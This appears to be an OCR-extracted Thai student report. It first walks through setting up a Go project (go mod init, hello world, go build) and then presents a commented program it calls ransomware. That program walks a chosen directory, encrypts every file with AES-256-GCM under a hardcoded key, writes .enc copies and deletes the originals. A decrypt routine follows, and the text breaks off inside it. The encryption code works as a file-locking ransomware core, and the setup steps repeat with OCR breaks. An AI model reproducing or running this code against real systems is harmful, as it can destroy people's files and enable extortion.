
เขียนคำสั่งไปยัง Folder

เปิดโปรแกรม Command Prompt และเขียนคำสั่งไปยัง Folder ที่จัดเก็บงาน โดยคำสั่งคือ cd C:\User\hieng\Desktop\My Project



วิธีการใช้งานภาษา Go


4



ในช่องคันหา Select Language Mode

ให้เลือกภาษาที่ใช้สำหรับการสร้างโปรแกรมเป็น ภาษา Go


5



เลือกตำแหน่งในการเก็บไฟล์

ให้เลือกตำแหน่งในการเก็บไฟล์เป็น Folder ที่สร้างขึ้นตอนที่ 1 โดยในตัวอย่างจะเก็บไฟล์ไว้ใน Folder ที่มีชื่อว่า My Project และตั้งชื่อไฟล์ว่า My Project โดยมีนามสกุลคือ .go

6



เขียนคำสั่งไปยัง Folder

เปิดโปรแกรม Command Prompt และเขียนคำสั่งไปยัง Folder ที่จัดเก็บงาน โดยคำสั่งคือ cd C:\User\hieng\Desktop\My Project

Microsoft Windows [Version 10.0.22631.3880]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hieng>cd C:\Users\hieng\Desktop\My Project

C:\Users\hieng\Desktop\My Project>|

วิธีการใช้งานภาษา Go


7

```
C:\Users\hieng\Desktop\My Project>go mod init MyProject
go: creating new go.mod: module MyProject
go: to add module requirements and sums:
  go mod tidy

C:\Users\hieng\Desktop\My Project>
```

คำสั่งการสร้างไฟล์
ให้พิมพ์คำสั่ง go mod init
MyProject *หมายเหตุ :
MyProject เป็นชื่อไฟล์
สำหรับการ mod*

8




```
1 package main
2
3 import (
4     "fmt"
5 )
6
7 func main() {
8
9     fmt.Println("helloworld")
10 }
11
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

PS C:\Users\hieng> go run "c:/Users/hieng/Desktop/My Project/My Project.go"
helloworld
PS C:\Users\hieng>

ลองเขียนโค้ด Helloworld
การใช้ภาษา go แสดงข้อความว่า
helloworld

9



```
C:\Users\hieng\Desktop\My Project>go build
C:\Users\hieng\Desktop\My Project>
```

สร้างไฟล์นามสกุล .exe
สร้างเป็นไฟล์ Application ที่
มีนามสกุล .exe สำหรับ
การนำไปใช้งาน สามารถใช้งาน
คำสั่ง cd C:\Users\hieng\
Desktop\My Project จาก
นั้นใช้งานคำสั่ง go build

```
C:\Users\hieng\Desktop\My Project>go mod init MyProject
go: creating new go.mod: module MyProject
go: to add module requirements and sums:
    go mod tidy
```

```
C:\Users\hieng\Desktop\My Project>
```

วิธีการใช้งานภาษา Go


7

```
C:\Users\hieng\Desktop\My Project>go mod init MyProject
go: creating new go.mod: module MyProject
go: to add module requirements and sums:
  go mod tidy

C:\Users\hieng\Desktop\My Project>
```

คำสั่งการสร้างไฟล์
ให้พิมพ์คำสั่ง go mod init
MyProject *หมายเหตุ :
MyProject เป็นชื่อไฟล์
สำหรับการ mod*

8




```
package main
import (
    "fmt"
)
func main() {
    fmt.Println("helloworld")
}
```

PS C:\Users\hieng> go run "c:/Users/hieng/Desktop/My Project/My Project.go"
helloworld
PS C:\Users\hieng>

ลองเขียนโค้ด Helloworld
การใช้ภาษา go แสดงข้อความว่า
helloworld

9



```
C:\Users\hieng\Desktop\My Project>go build
C:\Users\hieng\Desktop\My Project>
```

สร้างไฟล์นามสกุล .exe
สร้างเป็นไฟล์ Application ที่
มีนามสกุล .exe สำหรับ
การนำไปใช้งาน สามารถใช้งาน
คำสั่ง cd C:\Users\hieng\
Desktop\My Project จาก
นั้นใช้งานคำสั่ง go build

VS Code interface showing a Go file named "My Project.go".

The code in "My Project.go" is:

```
1 package main
2
3 import (
4     "fmt"
5 )
6
7 func main() {
8
9     fmt.Printf("helloworld")
10
11 }
```

The terminal shows the output of running the program:

```
PS C:\Users\hieng> go run "c:\Users\hieng\Desktop\My Project\My Project.go"
● helloworld
○ PS C:\Users\hieng>
```

A dropdown menu in the top right corner is open, showing options: "pwsh" and "Code".

วิธีการใช้งานภาษา Go

7

```
C:\Users\hieng\Desktop\My Project>go mod init MyProject
go: creating new go.mod: module MyProject
go: to add module requirements and sums:
  go mod tidy

C:\Users\hieng\Desktop\My Project>
```

คำสั่งการสร้างไฟล์

ให้พิมพ์คำสั่ง go mod init
MyProject *หมายเหตุ :
MyProject เป็นชื่อไฟล์
สำหรับการ mod*

8




```
package main
import (
    "fmt"
)
func main() {
    fmt.Printf("helloworld")
}
```

PS C:\Users\hieng> go run "c:\Users\hieng\Desktop\My Project\My Project.go"
helloworld
PS C:\Users\hieng>

ลองเขียนโค้ด Helloworld
การใช้ภาษา go แสดงข้อความว่า
helloworld

9



```
C:\Users\hieng\Desktop\My Project>go build
C:\Users\hieng\Desktop\My Project>
```

สร้างไฟล์นามสกุล .exe

สร้างเป็นไฟล์ Application ที่
มีนามสกุล .exe สำหรับ
การนำไปใช้งาน สามารถใช้งาน
คำสั่ง cd C:\Users\hieng\
Desktop\My Project จาก
นั้นใช้งานคำสั่ง go build




Command Prompt



```
C:\Users\hieng\Desktop\My Project>go build  
C:\Users\hieng\Desktop\My Project>
```

Flowchart ของโปรแกรม



หลักการทำของโปรแกรม

1. การนำเข้าแพ็คเกจ ที่หน้าที่ นำเข้าแพ็คเกจ ที่จำเป็นสำหรับการทำงานของโปรแกรม

```
import (
    "crypto/aes" // นำเข้าแพ็คเกจ AES สำหรับการเข้ารหัสและถอดรหัส
    "crypto/cipher" // นำเข้าแพ็คเกจ Cipher สำหรับการทำงานร่วมกับ AES
    "crypto/rand" // นำเข้าแพ็คเกจ Rand สำหรับการสร้าง nonce ที่ไม่ซ้ำกัน
    "fmt" // นำเข้าแพ็คเกจ Fmt สำหรับการพิมพ์ข้อความและการอ่านข้อมูลจากผู้ใช้
    "io" // นำเข้าแพ็คเกจ IO สำหรับการทำงานกับ I/O
    "os" // นำเข้าแพ็คเกจ OS สำหรับการทำงานกับระบบไฟล์
    "path/filepath" // นำเข้าแพ็คเกจ Filepath สำหรับการทำงานกับเส้นทางไฟล์
)
```

2. พังค์ชันหลัก ทำหน้าที่ ในการรับค่าผู้ใช้งาน เพื่อเรียกใช้งานฟังค์ชันย่อย

```
func main() {
    var choose string      // ตัวแปรสำหรับการเลือกการเข้ารหัสหรือถอดรหัส
    var EncryptPath string // ตัวแปรสำหรับเส้นทางที่ต้องการเข้ารหัส
    var DecryptPath string // ตัวแปรสำหรับเส้นทางที่ต้องการถอดรหัส
    var RunAgain string    // ตัวแปรสำหรับการถามว่าต้องการรันโปรแกรมอีกครั้งหรือไม่
    for {
        // แสดงรายละเอียดโปรเจค
        fmt.Printf("Do you want to Encryption or Decryption ?\n")
        [E=Encryption,D=Decryption] :
        fmt.Scanf("%s", &choose) // อ่านคำตอบจากผู้ใช้
        // เงื่อนไขสำหรับการเข้ารหัส
        if choose == "E" || choose == "e" {
            encryptFiles() // เรียกพังค์ชันสำหรับการเข้ารหัส
        }
    }
}
```

```
    } else if choose == "D" || choose == "d" {
        decryptFiles() // เรียกฟังก์ชันสำหรับการถอดรหัส
    } else {
        fmt.Println("Error. Please try again") // ถ้าผู้ใช้เลือกตัวเลือกที่ไม่ถูกต้อง
    }
    // ถ้าผู้ใช้ระบุต้องการรันโปรแกรมอีกครั้งหรือไม่
    fmt.Printf("Do you want to run again ? [y/n]: ")
    fmt.Scanf("%s", &RunAgain)

    if RunAgain == "n" || RunAgain == "N" {
        break // ออกจากลูปถ้าผู้ใช้ตอบว่าไม่ต้องการรันโปรแกรมอีกครั้ง
    }
    // แจ้งให้ผู้ใช้กด Enter เพื่้ออกจากโปรแกรม
    fmt.Println("Press Enter to exit...")
    fmt.Scanln() // รอผู้ใช้กด Enter
    fmt.Println("Program exited.") // พิมพ์ข้อความว่าโปรแกรมสิ้นสุดการทำงานแล้ว
}
```

3. พังค์ชันสำหรับการเข้ารหัส (ENCRYPT FILES)

```
func encryptFiles() {
    var EncryptPath string // ตัวแปรสำหรับเส้นทางที่ต้องการเข้ารหัส
    fmt.Printf("Which path directory do you want to encrypt? [Ex.
C:\\\\Users\\\\hieng\\\\Desktop\\\\Ransomware\\\\Experiment]: ")
    fmt.Scanf("%s", &EncryptPath) // อ่านเส้นทางไดเรกทอรีที่ต้องการเข้ารหัส
    // ตั้งค่า AES ในโหมด GCM
    key := []byte("thisisthesecretkeythatwillbeused") // กรุณาจด 32 บิต
    สำหรับ AES-256

    if len(key) != 32 {
        panic("key length must be 32 bytes for AES-256") // ถ้าความยาวของ
        กรุณาจดไม่ถูกต้องให้แสดงข้อความผิดพลาด
    }
    block, err := aes.NewCipher(key) // สร้างบล็อกการเข้ารหัส AES
    if err != nil {
        panic("error while setting up aes : " + err.Error()) // ถ้ามีข้อผิด
       พลาดในการสร้างบล็อกการเข้ารหัส ให้แสดงข้อความผิดพลาด
    }
```

```
gcm, err := cipher.NewGCM(block) // สร้าง GCM จากบล็อกการเข้ารหัส AES

if err != nil {
    panic("error while setting up gcm : " + err.Error()) // ถ้ามีข้อผิด
    // คาดในการสร้างGCM ให้แสดงข้อความผิดพลาด
}

// ตรวจสอบไดเรกทอรีปัจจุบัน
cwd, err := os.Getwd() // รับเส้นทางไดเรกทอรีปัจจุบัน
if err != nil {
    panic("error getting current directory : " + err.Error())
    // ถ้ามีข้อผิดพลาดในการ รับเส้นทางไดเรกทอรี ให้แสดงข้อความผิดพลาด
}

fmt.Println("Current working directory: ", cwd) // พิมพ์เส้นทางไดเรกทอรีปัจจุบัน
// ตรวจสอบว่าไดเรกทอรีมีอยู่หรือไม่
dirPath := EncryptPath
if _, err := os.Stat(dirPath); os.IsNotExist(err) {
    panic("directory does not exist: " + dirPath) // ถ้าไดเรกทอรีไม่มีอยู่ให้
    // แสดงข้อความผิดพลาด
}
```

```
// วนลูปผ่านไฟล์เป้าหมาย
err = filepath.WalkDir(dirPath, func(path string, info os.DirEntry, err
error) error {
    if err != nil {
        return err // ถ้ามีข้อผิดพลาดในการเดินผ่านไฟล์ ให้ส่งคืนข้อผิดพลาด
    }
if !info.IsDir() {
    fmt.Println("Encrypting " + path + "...") // พิมพ์ข้อความว่าเริ่มการเข้ารหัส ไฟล์
    original, err := os.ReadFile(path) // อ่านเนื้อหาไฟล์ต้นฉบับ
    if err != nil {
        fmt.Println("error while reading file contents: ", err)
        // ถ้ามีข้อผิดพลาดในการอ่านไฟล์ ให้แสดงข้อความผิดพลาด
        return err
    }
    // เข้ารหัสไบต์
    nonce := make([]byte, gcm.NonceSize()) // สร้าง nonce ขนาดเท่ากับขนาด nonce
    ของ GCM
```

```
if _, err := io.ReadFull(rand.Reader, nonce); err != nil {
    fmt.Println("error while generating nonce: ", err) // ถ้ามีข้อผิด
    // พลาดในการสร้าง nonce ให้แสดงข้อความผิดพลาด

    return err
}
encrypted := gcm.Seal(nonce, nonce, original, nil) // เข้ารหัสเนื้อหาไฟล์ด้วย
// nonce และ GCM

// เขียนเนื้อหาที่เข้ารหัสแล้ว
encFilePath := path + ".enc" // กำหนดเส้นทางไฟล์ที่เข้ารหัส

if err := os.WriteFile(encFilePath, encrypted, 0666); err != nil {
    fmt.Println("error while writing encrypted contents: ", err)
    // ถ้า มีข้อผิดพลาดในการเขียนไฟล์ที่เข้ารหัส ให้แสดงข้อความผิดพลาด

    return err
}
```

```
// ลบไฟล์ต้นฉบับ
if err := os.Remove(path); err != nil {

    fmt.Println("error while deleting the original file: ", err)
    // ถ้ามี ข้อผิดพลาดในการลบไฟล์ต้นฉบับ ให้แสดงข้อความผิดพลาด

    return err
}

return nil
} )

if err != nil {

    fmt.Println("error walking the path: ", err) // ถ้ามีข้อผิดพลาดในการเดินผ่านไฟล์
    // ให้แสดงข้อความผิดพลาด

}
}
```

4. พังก์ชันสำหรับการถอดรหัส (DECRYPT FILES)

```
func decryptFiles() {
    var DecryptPath string // ตัวแปรสำหรับเส้นทางที่ต้องการถอดรหัส
    fmt.Printf("Which path directory do you want to decrypt? [Ex.
C:\\\\Users\\\\hieng\\\\Desktop\\\\Ransomware\\\\Experiment]: ")
    fmt.Scanf("%s", &DecryptPath) // อ่านเส้นทางไดเรกทอรีที่ต้องการถอดรหัส
    // ตั้งค่า AES ในโหมด GCM
    key := []byte("thisisthesecretkeythatwillbeused") // กุญแจขนาด 32 ไบต์
    สำหรับ AES- 256

    if len(key) != 32 {
        panic("key length must be 32 bytes for AES-256") // ถ้าความยาว
        ของกุญแจไม่ ถูกต้อง ให้แสดงข้อความผิดพลาด
    }
    block, err := aes.NewCipher(key) // สร้างบล็อกการเข้ารหัส AES
    if err != nil {
        panic("error while setting up aes : " + err.Error()) // ถ้ามีข้อผิด
        พลาดในการสร้างบล็อกการเข้ารหัส ให้แสดงข้อความผิดพลาด
    }
```

```
if err != nil {
    panic("error while setting up aes: " + err.Error()) // ถ้ามีข้อผิด
    // ลาดในการสร้างบล็อกการเข้ารหัส ให้แสดงข้อความผิดพลาด
}

gcm, err := cipher.NewGCM(block) // สร้าง GCM จากบล็อกการเข้ารหัส AES
if err != nil {
    panic("error while setting up gcm: " + err.Error()) // ถ้ามีข้อผิด
    // ลาดในการสร้างGCM ให้แสดงข้อความผิดพลาด
}

// ตรวจสอบไดเรกทอรีปัจจุบัน
if err != nil {
